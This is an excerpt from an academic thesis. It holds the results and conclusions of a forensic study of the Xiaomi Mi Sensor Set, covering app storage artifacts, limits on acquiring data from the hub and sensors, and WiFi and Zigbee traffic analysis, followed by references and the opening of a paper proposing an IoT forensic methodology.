
In this section we present the data extracted from the analysis of the devices that belong to this environment, and we describe the artifacts that can be found in them, pointing out the limitations encountered during the experiment.

5.1. Mi Home App

The smart phone app is the only way for the user to interact with the "Xiaomi Mi Sensor Set". When the user launches the application, the information about the kit is presented to the user in a very simple way, showing which devices are connected in the environment, and when accessing any of them, it displays the changes in state logged for them, as can be seen in Figure 3.

After analyzing the data stored by the app on the smart phone, the following information can be extracted:

- In the directory reserved by the Android system for storing the data corresponding to the installed apps, which are only accessible by the root user, a directory for the "Mi Home App" can be found, being located in */data/com.xiaomi.smarthome*, and containing the following data:
  - In *files/plugin/install/rn* a folder is stored for each of the devices that are paired in the set. Each folder contains a JSON file which gives information about the model and version of the paired device, but, most importantly, inside one of the directory's subdirectories, a XML named *config.xml*, which stores the last actions logged for that sensor can be found. These three pieces of evidence are shown in Figure 4.
  - A database is located in *databases/miio.db* which contains the name, email, phone number and ID of the user registered in the app.
  - In the *shared_prefs* directory several XML files can be found with relevant information in them. The main ones are the following:
    - *home_room_manager_sp_.xml*, storing the "Mi Control Hub" ID, its geolocation, the number of rooms created by the user, and the devices assigned to each one of them.
    - *com.xiaomi.smarthome_preferences.xml* provides the MAC address of the hub.
    - *com.xiaomi.sh.account.xml* contains information regarding the network configuration, such as the SSID, the BSSID and its password stored in plain text.
    - *<MD5>_consumable_list.xml* shows data regarding the battery life of each paired device.
    - *passport_ui.xml* stores the email account used to log in into the app.
    - *<MD5>_scene_list_cache.xml* contains the automated actions configured by the user when a sensor changes its state.
  - A cache of the main page is stored in *files/main/*.
  - Similarly, a cache of the list of paired devices is located in *files/device/cache/*.




(a) “Mi Motion Sensors's” board

(b) “Mi Wireless Switch's” board

(c) “Mi Window and Door Sensor's” board

Figure 2: Disassembly of the sensors



Couldn't connect to the network

Mi Control Hub
Bedroom

Mi Wireless Switch
Unassigned

Mi Wireless Switch

Calendar

08/23

```
01:15   Pressed and held
```


08/21

```
21:06   Clicked
21:06   Clicked
21:05   Clicked
18:15   Clicked
18:05   Clicked
```

(a) Device list

(b) Sensor log

Figure 3: Information shown in the “Mi Home” app



/img_data.dd/data/com.xiaomi.smarthome/files/plugin/install/rn

Name	S	C	O	Modified Time
[current folder]				2021-08-21 18:05:00 CEST
[parent folder]				2021-08-21 17:22:04 CEST
0				2021-08-21 17:22:04 CEST
1000189				2021-08-21 18:05:02 CEST
1000593				2021-08-21 17:39:50 CEST
1001810				2021-08-21 17:47:48 CEST
1001811				2021-08-21 17:42:41 CEST

(a) Directories representing each of the paired devices

model_list.json 2021-08-21 18:05:01 CEST 2021-08-21 18:05:01 CEST 2021-08-21

Page: 1 of 1 Page Go to Page: Jump to Offset 0

```
0x00000000: 7B 22 6D 6F  64 65 6C 5F  6C 69 73 74  22 3A 5B 22   {"model_list":["
0x00000010: 6C 75 6D 69  2E 73 65 6E  73 6F 72 5F  73 77 69 74   lumi.sensor_swit
0x00000020: 63 68 2E 76  32 22 5D 2C  22 76 65 72  73 69 6F 6E   ch.v2"],"version
0x00000030: 22 3A 34 33  7D                                      ":43}
```

(b) JSON file containing the model and version of the paired device

```
  <?xml version="1.0" encoding="UTF-8" standalone="true"?>
- <map>
    <string name="Log_Normal_device_log_lumi.158d0004797eab6488552091">{"value":
      [{"did":"lumi.158d0004797eab","type":"prop","key":"device_log","value":"[\"[1629561912,
      [\\\"event.click\\\",[]]]\"]","time":1629561914},
      {"did":"lumi.158d0004797eab","type":"prop","key":"device_log","value":"[\"[1629561794,
      [\\\"event.click\\\",[]]]\"]","time":1629561796}],"expire":0,"time":1629562454297}</string>
  </map>
```

(c) Log of the smart switch, stored in an XML file

Figure 4: Information found in the smart phone's storage

- In the user's folder there is a directory for the app, located in */media/0/Android/data/com.xiaomi.smarthome*, which does not require root permissions to access it, and the data it stores is:
  - In */files/logs/app/*, a log containing the changes of state from all the sensors, which is in the form of a single file with the specific date on which it was downloaded from the cloud. Unfortunately, its content can only be shown by the "Mi Home App", no other conventional tool was able to display the information.
  - In */files/MiPushLog/* a file with data regarding the execution of the app is stored.

5.2. Mi Control Hub and Mi Sensors

Unfortunately, an extensive analysis of the hub or the sensors was not possible due to the technical limitations of the devices, as well as the lack of IoT-centered tools that could overcome this issue. The reasons why this happened for each device are given below.

Mi Control Hub. As mentioned in Section 4.2, during the experiment the online methods for the acquisition and analysis phases were tested as well. In order to perform these techniques, it is necessary to establish a remote connection with the hub, but this proved to be impossible with the current firmware version. The hub was exhaustively scanned to look for ports to which to establish a connection, but no TCP ones were open. However, there were a few UDP ones which were, but they did not accept a remote connection. Finally, as a last resort, the authors tried to force this remote connection without success. In addition, when it comes to performing an offline acquisition, the authors were not able to successfully carry out either a UART or a chip-off, although when studying the technical specifications of the hub, it was concluded that both methods would be feasible if executed correctly. Furthermore, several users have shared information showing that both techniques can be carried out cadavre Seweryn (2019). In fact, properly performing a UART would grant access to the bootloader, thus making it possible to modify the root password, log into the prompt and launch a SSH server, which would allow an investigator to perform both an online acquisition and an analysis. Despite this, since the authors were not able to replicate this experiment, they cannot guarantee that this method is possible with the latest version of the hub.

Mi Sensors. In a similar way, the chips used by the sensors were studied and, although theoretically they are supposed to be compatible with the JTAG and chip-off methods Future Technology Devices International Ltd (2004), the authors were not able to successfully perform either one. In addition, since the only protocol that they use is Zigbee, carrying out an online acquisition or analysis is not possible with the tools that were available at the time of designing this proposal.

Limitations. Due to the complexity of the methods that currently exist to physically acquire the non-volatile memory when it is soldered to the board, collecting the data of the IoT devices in the "Xiaomi Mi Sensor Set" may not be possible. In fact, as proven by this experiment, an ordinary investigator will struggle to perform this task, since carrying out a JTAG or a chip-off requires, apart from specific equipment, a very particular set of skills. This would not be such a problem if the possibility of performing an online acquisition existed but, due to the protocol that is used in the case of the sensors, and, disappointingly, to the severe restrictions imposed by the developers on the "Mi Control Hub", this option is not feasible either.

5.3. Network Traffic

Given the interoperability of IoT networks, the large number of packets that are exchanged in them, and the low amount of storage of the devices, the network traffic becomes a very useful source of information in this environment. In addition, focusing on the context under examination, due to the mentioned difficulty of acquiring and analyzing the data stored in the hub and the sensors, the network traffic represents the last resort for investigators to evaluate data that have been generated by the devices themselves and, consequently, the main information provider. In fact, as described below, both the WiFi and the Zigbee traffic provide useful pieces of evidence and allow the formulation of valuable conclusions to take into account when carrying out a forensic examination of the "Xiaomi Mi Sensor Set".

5.3.1. WiFi

The only IoT device which is capable of communicating via WiFi is the "Mi Control Hub", and it does so once the first configuration is completed using the "Mi Home App". Although the smart phone might be connected to the same WiFi network, no packets are exchanged between it and the hub, so the only communication that the environment performs through WiFi is the sending of information to the Xiaomi cloud. The two scenarios in which data are exchanged between them are the following:


- When the state of a sensor changes, a Zigbee packet is sent to the hub to notify this change. This triggers an instant response from the hub, which sends an update via WiFi using the UDP protocol to the Xiaomi cloud, so the data can be interpreted and stored, and in turn shown in the smart phone app. In this experiment, two different IP addresses were identified to which the hub sent data, namely 18.159.80.136 and 3.120.162.187, both corresponding to an Amazon Web Services (AWS) server. However, whenever an update of information or synchronization of data was required, the destination IP was always the latter, the former was only used during the first configuration. The number of packets exchanged and their length varies between the different sensors, and even among updates triggered by the same sensor.
- Every ten seconds, two Internet Control Message Protocol (ICMP) packages in the form of ping requests are sent from the hub to the router to certify that there is an active connection between them.

Both of these scenarios are depicted in Figure 5.

5.3.2. Zigbee


The Zigbee protocol is the one used by the IoT devices in the kit to communicate with each other. Therefore, the "Mi Control Hub" and all of the sensors in the environment only exchange informationin this way, so this is the only method available for the latter to send and receive data. This means that neither the user nor the manufacturer have direct access to them, and all the requests are managed by the hub. As can be seen in Table 1, every device is identified with a unique address, although there is no way to determine which ID belongs to which sensor without activating on purpose. However, it is easier to know which address the "Mi Control Hub" has, since it is the one generating the highest number of packets. While the kit is functioning, a Zigbee communication can be made for the purposes described below and shown in Figure 6.

- In order for the "Mi Control Hub" to notify the sensors that it is on and active, a broadcast message is sent through the network.
- When there is a change in the state of any of the sensors, this generates the following communication:
  - A packet for the request, from the sensor to the hub, to send the data.



```
Source            Destination       Protocol  Length Info
192.168.137.249   18.159.88.239     UDP          186 60692 → 8053 Len=144
192.168.137.249   18.159.88.239     UDP          234 60692 → 8053 Len=192
18.159.88.239     192.168.137.249   UDP          106 8053 → 60692 Len=64
18.159.88.239     192.168.137.249   UDP          106 8053 → 60692 Len=64
192.168.137.249   18.159.88.239     UDP          186 60692 → 8053 Len=144
192.168.137.249   18.159.88.239     UDP          234 60692 → 8053 Len=192
18.159.88.239     192.168.137.249   UDP          106 8053 → 60692 Len=64
18.159.88.239     192.168.137.249   UDP          106 8053 → 60692 Len=64
```

(a) Update packet sending the information to the cloud after activating the presence sensor



```
Source            Destination       Protocol  Length Info
192.168.137.249   192.168.137.1     ICMP          98 Echo (ping) request  id=0x1d2c, seq=1/256, ttl=64
192.168.137.1     192.168.137.249   ICMP          98 Echo (ping) reply    id=0x1d2c, seq=1/256, ttl=128
192.168.137.249   192.168.137.1     ICMP          98 Echo (ping) request  id=0x1d2c, seq=2/512, ttl=64
192.168.137.1     192.168.137.249   ICMP          98 Echo (ping) reply    id=0x1d2c, seq=2/512, ttl=128
```

(b) Ping request to test the connection between the hub and the router

Figure 5: Analysis of the WiFi network traffic

Table 1
Information extracted after the analysis of the Zigbee traffic

Device	ID
Mi Control Hub	0x0000
Mi Window and Door Sensors	0x0f0e2 and 0xf969
Mi Motion Sensors	0x07d8e and 0xae98
Mi Wireless Switch	0x14a4

- A single packet with the data generated by the change of action in the sensor, which is sent by the latter to the hub.
- An acknowledgement (ACK) packet from the hub to the sensor confirming the reception of the data.


The analysis of the network traffic has a significant impact on the extraction of the data in a forensic process. Firstly, because it means that every action performed in the environment when there is no Internet connection is stored in the memory of the “Mi Control Hub” and/or the sensors, with the most likely case being the former. Therefore, the usefulness of studying the data stored on the smart phone is limited when there has been a loss of the Internet connection in the environment, as it only represents the information that is in the cloud. Finally, it also shows that some kind of data is stored in the sensors, since when they lose contact with the hub and then regain it, the actions performed during this downtime period are ultimately sent to the hub. Unfortunately, since the authors were not able to examine the storage of either the hub or the sensors, there is no confirmation on whether data are only stored on these devices when there is an issue with the network, or whether every action is logged and stored on them in addition to being sent to the cloud.

To conclude the analysis, a summary is provided in Table 2 of the compatibility of each acquisition and analysis method with all of the sources of evidence examined.

6. Conclusions

In this paper, we have addressed IoT forensics, focusing on the context of the smart home, which is the sector in which the highest number of IoT devices coexist. The proposals from the research community regarding how to perform investigations in this context have been reviewed, and we have seen that forensically examining these devices and systems is one of the main approaches adopted for the extraction of relevant information, and these proposals provide investigators with guidelines on how to extract and analyze the data that they manage.

Consequently, our research has focused on forensically examining one of the most widely-used smart home kits, namely the “Xiaomi Mi Sensor Set”, and the environment that it creates. After carefully studying the characteristics and requirements of this kit, a test environment was built in which five different scenarios, each deploying the kit in a forensically relevant state, were analyzed. In addition, the process of acquiring the data stored on every device in the environment was described, also mentioning the limitations encountered when carrying out this process. In fact, explicitly focusing on the IoT devices in the set, it was de-



```
Source                Destination           Protocol    Length Info
0x0000                Broadcast             ZigBee          47 Command, Dst: Broadcast, Src: 0x0000
0x0000                Broadcast             ZigBee          47 Command, Dst: Broadcast, Src: 0x0000
0x0000                Broadcast             ZigBee          47 Command, Dst: Broadcast, Src: 0x0000
```

(a) Periodic broadcast message from the hub to the sensors

```
Source                Destination           Protocol       Length Info
0xf969                0x0000                IEEE 802.15.4      12 Data Request
0xf969                0x0000                ZigBee             74 Data, Dst: 0x0000, Src: 0xf969
                                            IEEE 802.15.4       5 Ack
```

(b) Notification of a change of state from a sensor to the hub

Figure 6: Analysis of the Zigbee network traffic

Table 2
Summary of the feasibility of each acquisition and analysis methods

Device	Online Acquisition	Offline Acquisition	Online Analysis	Offline Analysis
Mi Control Hub	Only possible in older firmware versions	JTAG/UART or chip-off	Only possible in older firmware versions	✓
Mi Sensors	✗	JTAG/UART or chip-off	✗	✓
Mi Home App	✓. More data are accessible if the smart phone is rooted	JTAG/UART or chip-off, but it depends on the smart phone model	Needs a rooted smart phone	✓
Network traffic	Requires an external device	✗	✓	✓

termined that following conventional techniques such as the JTAG or chip-off, although they may be theoretically compatible, might not be the best approach to follow, since the authors were not able to successfully execute them. Furthermore, opting for an online acquisition is not possible when the devices have the latest firmware installed. Therefore, as also happens in other IoT contexts, the lack of IoT-centered solutions and procedures to examine the devices and systems is a crucial issue which hinders the completeness and effectiveness of the investigations, in this case having an impact on something as crucial as acquiring and analyzing the data stored by the main devices which comprise the environment.

Through this examination, the authors were able to extract the artifacts that may provide relevant information and therefore could be used in a real-life forensic investigation. It was discovered that all the data generated by the environment are sent to the Xiaomi cloud, which then allows the smart phone app to access them so that the user can easily interpret them. Upon examining the data generated by this app, it was noticed that, although it stores information regarding the number of devices in the network or the logs of the operations performed by them, it does so by downloading these data from the cloud instead of directly obtaining them from the smart home set. Therefore, when either the smart phone or the kit loses access to the Internet and data are generated by the sensors, these actions are not stored in the app until the set has regained an Internet connection and has sent them to the cloud, which means that the app's log may not always present the latest information regarding the set. By following the same process, but focusing on the network traffic, it was determined that some kind of data are stored in the memory of the hub or the sensors, but it could not be confirmed whether this only happens when there is a loss of connection or if these devices are constantly storing the data generated in the environment.

6.1. Future Work

Some of the projects that could expand on this research and address the issues detected are the following:

- First and foremost, obtaining access to the data stored in the memory of the "Mi Control Hub" and the sensors, either by successfully performing a JTAG or a chip-off, or by developing a new method, would provide more information on how this kit behaves, and would certainly be useful in extending our knowledge of how smart home devices operate.
- Since both the WiFi and Zigbee traffic can be acquired and analyzed, the design of a tool for monitoring and storing these data would be useful, and ensure that we always have access to the information that has been exchanged in the environment.
- Finally, the development of solutions which can guarantee access to the data stored on IoT devices, and

its analysis, would significantly improve the examination process, since at the moment it is an aspect which hinders the carrying out of examinations in a complete manner.

7. Acknowledgements

This research was supported by the University of Castilla La Mancha under the contract 2018-PREDUCLM-7476 and the project 2021-GRIN-31042, by the Spanish Ministry of Science and Innovation under the grant FPU 17/03105, by the Spanish Ministry of Economic Affairs and Digital Transformation under the project RTI2018-098156-B-C52 and by the Regional Government of Castilla-La Mancha under the project SBPLY/17/180501/000353.

References

Bouchaud, F., Grimaud, G., Vantroys, T., 2018. Iot forensic: Identification and classification of evidence in criminal investigations, in: Proceedings of the 13th International Conference on Availability, Reliability and Security, ACM, New York, NY, USA. pp. 60:1–60:9. URL: http://doi.acm.org/10.1145/3230833.3233257, doi:10.1145/3230833.3233257.

Boztas, A., Riethoven, A., Roeloffs, M., 2015. Smart tv forensics: Digital traces on televisions. Digital Investigation 12, S72–S80. URL: https://www.sciencedirect.com/science/article/pii/S1742287615000134, doi:https://doi.org/10.1016/j.diin.2015.01.012. dFRWS 2015 Europe.

cdjackson, 2021. Github. com.zsmartsystems.zigbee.sniffer. URL: https://github.com/zsmartsystems/com.zsmartsystems.zigbee.sniffer.

Chung, H., Park, J., Lee, S., 2017. Digital forensic approaches for amazon alexa ecosystem. Digital Investigation 22, S15 – S25. URL: http://www.sciencedirect.com/science/article/pii/S1742287617301974, doi:https://doi.org/10.1016/j.diin.2017.06.010.

Computer Hope. Computerhope.com, 2020. Linux and Unix dd Command. http://www.computerhope.com/unix/dd.htm.

Do, Q., Martini, B., Choo, K.K.R., 2018. Cyber-physical systems information gathering: A smart home case study. Computer Networks 138, 1 – 12. URL: http://www.sciencedirect.com/science/article/pii/S1389128618301440, doi:https://doi.org/10.1016/j.comnet.2018.03.024.

Future Technology Devices International Ltd, 2004. USB JTAG-Scan - Sample Project. URL: https://www.ftdichip.com/Support/SoftwareExamples/MPSSE/FT2232C-Proj03_v11.pdf.

Gartner Inc., . Gartner Says 8.4 Billion Connected "Things" Will Be in Use in 2017, Up 31 Percent From 2016. https://www.gartner.com/en/newsroom/press-releases/2017-02-07-gartner-says-8-billion-connected-things-will-be-in-use-in-2017-up-31-percent-from-2016.

Giacobbi, G., 2021. The GNU Netcat – Official homepage. URL: http://netcat.sourceforge.net/.

Hadgkiss, M., Morris, S., Paget, S., 2019. Sifting through the ashes: Amazon fire tv stick acquisition and analysis. Digital Investigation 28, 112 – 118. URL: http://www.sciencedirect.com/science/article/pii/S1742287618302846, doi:https://doi.org/10.1016/j.diin.2019.01.003.

Han, J., Jeon, Y., Kim, J., 2015. Security considerations for secure and trustworthy smart home system in the iot environment, in: 2015 International Conference on Information and Communication Technology Convergence (ICTC), pp. 1116–1118. doi:10.1109/ICTC.2015.7354752.

Knud Lasse Lueth, . State of the IoT 2018: Number of IoT devices now at 7B. Market accelerating - IoT Analytics. https://iot-analytics.com/state-of-the-iot-update-q1-q2-2018-number-of-iot-devices-now-7b/.

Lang, J.P., 2021. ZigBee Open Source Stack - ZBOSS Sniffer - ZigBee Open Source Stack. URL: https://zboss.dsr-wireless.com/projects/zboss/wiki/ZBOSS_Sniffer.

Rob Landley, . What is toybox? http://landley.net/toybox/about.html.

cadavre Seweryn, 2019. [SOLVED] Openhab2 - Xiaomi Mi Gateway - does not respond - Add-ons / Bindings. URL: https://community.openhab.org/t/solved-openhab2-xiaomi-mi-gateway-does-not-respond/52963/187.

Sutherland, I., Read, H., Xynos, K., 2014. Forensic analysis of smart tv: A current issue and call to arms. Digital Investigation 11, 175 – 178. URL: http://www.sciencedirect.com/science/article/pii/S1742287614000620, doi:https://doi.org/10.1016/j.diin.2014.05.019. special Issue: Embedded Forensics.

tcpdump, 2020. Tcpdump/Libpcap public repository. https://www.tcpdump.org. URL: https://www.tcpdump.org.

Wireshark Foundation. Wireshark.org, 2020. Wireshark - Network Protocol Analyzer. https://www.wireshark.org/.

Wurm, J., Hoang, K., Arias, O., Sadeghi, A., Jin, Y., 2016. Security analysis on consumer and industrial iot devices, in: 2016 21st Asia and South Pacific Design Automation Conference (ASP-DAC), pp. 519–524. doi:10.1109/ASPDAC.2016.7428064.

Xiaomi, 2021a. Mi Global Home. URL: https://www.mi.com/global/mi-smart-sensor-set/.

Xiaomi, 2021b. Mi Home - Aplicaciones en Google Play. URL: https://play.google.com/store/apps/details?id=com.xiaomi.smarthomeŹhl=esŹgl=US.

Zigbee2mqtt, K., 2021. How to sniff Zigbee traffic. URL: https://www.zigbee2mqtt.io/how_tos/how_to_sniff_zigbee_traffic.html.

CHAPTER 6

Developing an IoT Forensic Methodology. A Concept Proposal

- **Title**: Developing an IoT forensic methodology. A concept proposal.
- **Authors**: Juan Manuel Castelo Gómez, Javier Carrillo Mondéjar, José Roldán Gómez and José Luis Martínez Martínez.
- **Type**: Journal paper.
- **Journal**: Forensic Science International: Digital Investigation (continuation of the journal Digital Investigation).
- **Publisher**: Elsevier.
- **ISSN**: 2666-2817.
- **Status**: Published.
- **Publication date**: March 2021.
- **Volume**: 36.
- **Issue**: Supplement.
- **Paper number**: 301114.
- **DOI**: 10.1016/j.fsidi.2021.301114
- **JCR IF/ranking**: 2.192/Q3 (JCR2020).

Forensic Science International: Digital Investigation 36 (2021) 301114

Contents lists available at ScienceDirect

Forensic Science International: Digital Investigation

journal homepage: www.elsevier.com/locate/fsidi

Extended Abstract

Developing an IoT forensic methodology. A concept proposal

Juan Manuel Castelo Gómez*, Javier Carrillo Mondéjar, José Roldán Gómez, José Martínez Martínez. *Universidad de Castilla-La Mancha, Albacete Research Institute of Informatics, Investigación 2, Albacete, 02071, Spain*

E-mail addresses: juanmanuel.castelo@uclm.es (J.M. Castelo Gómez), javier.carrillo@uclm.es (J. Carrillo Mondéjar), jose.roldan@uclm.es (J. Roldán Gómez), joseluis.martinez@uclm.es (J. Martínez Martínez).

Keywords
Cybersecurity
Digital forensics
IoT forensics
Internet of things
Forensic methodology

ABSTRACT

The adaptation of digital forensics solutions to the requirements and characteristics of the Internet of Things (IoT) is an ongoing process which has turn out to be quite demanding due to the novelty of this environment. The differences between the IoT and conventional scenarios in which forensic investigations used to took place, namely the desktop and the smart phone, are too great to be able to address IoT examinations by following a common approach. However, developing brand new solutions does not seem the best approach to follow either, since there are not many IoT-centered tools, and a drastic change might hinder the use of this new proposals in a court of law. Therefore, the development of solutions to ensure that IoT investigations are carried out in a complete and efficient manner might need to be performed by adapting the widely-accepted conventional ones to this new scenario. In this sense, this article proposes a concept methodology for conducting IoT investigations which uses a generic forensic model as a reference.

© 2021 The Author(s). Published by Elsevier Ltd. This is an open access article under the CC BY-NC-ND license (http://creativecommons.org/licenses/by-nc-nd/4.0/)..

Introduction

There are several aspects that differentiate the IoT from conventional forensic scenarios. Firstly, the number of devices present on an IoT network is usually higher than on other contexts. The devices are designed to perform simple operations and interchange data between them, rather than carrying out demanding tasks by themselves. Consequently, their computational capacity is low, also having a small amount of storage and memory. Secondly, the relationship between the IoT and the cloud is more important, which means that is not unusual to find the cloud as the base of the IoT network, or as a complement on which the demanding tasks are executed. And, thirdly, physical accessibility is not always guaranteed on the IoT; a device might be located in a different place than others on the same network, even miles away.

Another key aspect is the high number of contexts that coexist in the IoT. Since there is not a clear delimitation to what is considered IoT, multiple scenarios that greatly differ between them coexist. eHealth, smart home or smart industry are a few examples of it. This has an impact on digital forensics as the data that they handle do not have the same degree of sensitivity, thus requires to be treated accordingly. In addition, the devices and, more particularly, the operating systems and firmwares that they run, usually are specifically designed for the context that they are in. In view of this, the forensic IoT solutions also need to be adapted to the different contexts that exist in the environment.

Under these circumstances, an interesting approach for the design of IoT forensic solutions might be to use the widely-accepted conventional models and adapt them to the characteristics of the IoT. Therefore, the goal of this paper is to present a concept methodology for conducting IoT forensic investigations which uses a conventional model as a reference. Its purpose is to gather the characteristics shared by all IoT devices and systems in a concept proposal that covers the whole investigation process, so that ultimately it can serve as a general guideline and also be used for the development of procedures to address specific IoT contexts.

